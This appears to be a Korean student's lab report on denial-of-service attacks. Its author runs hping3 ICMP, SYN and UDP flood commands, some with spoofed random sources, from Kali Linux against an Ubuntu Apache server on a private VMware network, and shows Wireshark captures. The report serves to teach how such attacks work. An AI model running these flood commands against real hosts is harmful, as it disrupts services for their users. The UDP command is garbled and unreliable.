


Denial of Service (DoS)


수시 과제2

빅데이터학과 20175119 김영식


- DoS공격을 위해서 우분투에서 아파치 서버 구동




- 공격자 PC(칼리)에서 웹서버 접속 시



- 우분투 아파치 웹 페이지 수정



- Ping of Death 공격 명령어 Kali Linux에서 실행
- #hping3 --icmp 192.168.86.129 -d 100 --rand-source --flood
- 랜덤 ip로 Icmp프로토콜이 계속 발생하는 것을 확인할수있다.



Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

S

	Destination	Protocol	Length	Info
125.115	192.168.86.129	ICMP	142	Echo (ping) request id=0xcf06, seq=125115
178.152	192.168.86.129	ICMP	142	Echo (ping) request id=0xcf06, seq=178152
86.129	200.157.199.178	ICMP	142	Echo (ping) reply id=0xcf06, seq=86129
86.129	145.198.149.247	ICMP	142	Echo (ping) reply id=0xcf06, seq=86129
86.129	157.179.161.140	ICMP	142	Echo (ping) reply id=0xcf06, seq=86129
86.129	209.126.83.143	ICMP	142	Echo (ping) reply id=0xcf06, seq=86129

bytes on wire (648 bits), 81 bytes captured (648 bits) on interface eth0, id 0
 Src: VMware_2a:58:35 (00:0c:29:2a:58:35), Dst: VMware_e3:97:dc (00:50:56:e3:97:dc)
 Protocol Version 4, Src: 192.168.86.128, Dst: 192.168.86.2
 ICMP Protocol, Src Port: 49721, Dst Port: 53
 System (query)

0000 00 50 56 e3 97 dc 00 0c 29 2a 58 35 08 00 45 00 .PV... ..)*X5..E.
 0010 00 43 a2 f6 40 00 40 11 69 e0 c0 a8 56 80 c0 a8 .C..@.@.i...V..
 0020 56 02 c2 39 00 35 00 2f 2e 14 1a 51 01 00 00 01 V..9.5./...Q....
 0030 00 00 00 00 00 00 09 57 4f 52 4b 47 52 4f 55 50W ORKGROUP
 0040 0b 6c 6f 63 61 6c 64 6f 6d 61 69 6e 00 00 01 00 .localdo main....
 0050 01

"S" is neither ... protocol name Packets: 1616810 · Displayed: 1616810 (100.0%) Profile: Default

- SYN Flooding 공격 명령어 Kali Linux에서 실행
- #hping3 192.168.86.129 --flood -S -p 80
- TCP를 통해 통신하고있다.

Ubuntu 64-bit - VMware Workstation 16 Player (Non-commercial use only)

Player ▾ | || ▾ | 📄 🖨 🔄 🔍

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression... +

Time	Source	Destination	Protocol	Length	Info
1319...	15.383684310	192.168.86.128	192.168.86.128	TCP	60 [TCP Po
1319...	15.383687231	192.168.86.129	192.168.86.128	TCP	58 80 → 43
1319...	15.383688873	192.168.86.128	192.168.86.129	TCP	60 [TCP Po
1319...	15.383690199	192.168.86.129	192.168.86.128	TCP	58 80 → 43
1319...	15.383706967	192.168.86.129	192.168.86.128	TCP	60 [TCP Po
1319...	15.383709896	192.168.86.129	192.168.86.128	TCP	58 80 → 43
1319...	15.383711586	192.168.86.128	192.168.86.129	TCP	60 [TCP Po

▶ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
 ▶ Ethernet II, Src: Vmware_2a:58:35 (00:0c:29:2a:58:35), Dst: Vmware_e5:2f:44 (00:0c:
 ▶ Internet Protocol Version 4, Src: 192.168.86.128, Dst: 192.168.86.129
 ▶ Transmission Control Protocol, Src Port: 2151, Dst Port: 80, Seq: 0, Len: 0

0000 00 0c 29 e5 2f 44 00 0c 29 2a 58 35 08 00 45 00 ..)../D..)*X5..E.
 0010 00 28 97 02 00 00 40 06 b5 7b c0 a8 56 80 c0 a8 .(....@..{..V...
 0020 56 81 08 67 00 50 0c 58 b8 fb 61 d8 55 73 50 02 V..g.P.X..a..UsP..
 0030 02 00 fa 39 00 00 00 00 00 00 00 00 ..9.....

ens33: <live capture in progress> Packets: 1393201 · Displayed: 1393201 (100.0%) Profile: Default

Kali Linux - VMware Workstation 16 Player (Non-commercial use only)

Player ▾ | || ▾ | 📄 🖨 🔄 🔍

root@kali: /home/youngsik

파일 동작 편집 보기 도움말

```
(root@kali)-[/home/youngsik]
# hping3 192.168.86.129 --flood -S -p 80
```

HPING 192.168.86.129 (eth0 192.168.86.129): S set, 40 headers + 0 data bytes
 hping in flood mode, no replies will be shown

Kali Linux a...

- UDP Flooding 공격 명령어 Kali Linux에서 실행
- #hping3 192.168.86.129 --flood -S
-p 80 -2--randsource -d [data size] -p 80
UDP를 통해 통신하고있고 Source IP를 랜덤으로 보내고 있다.

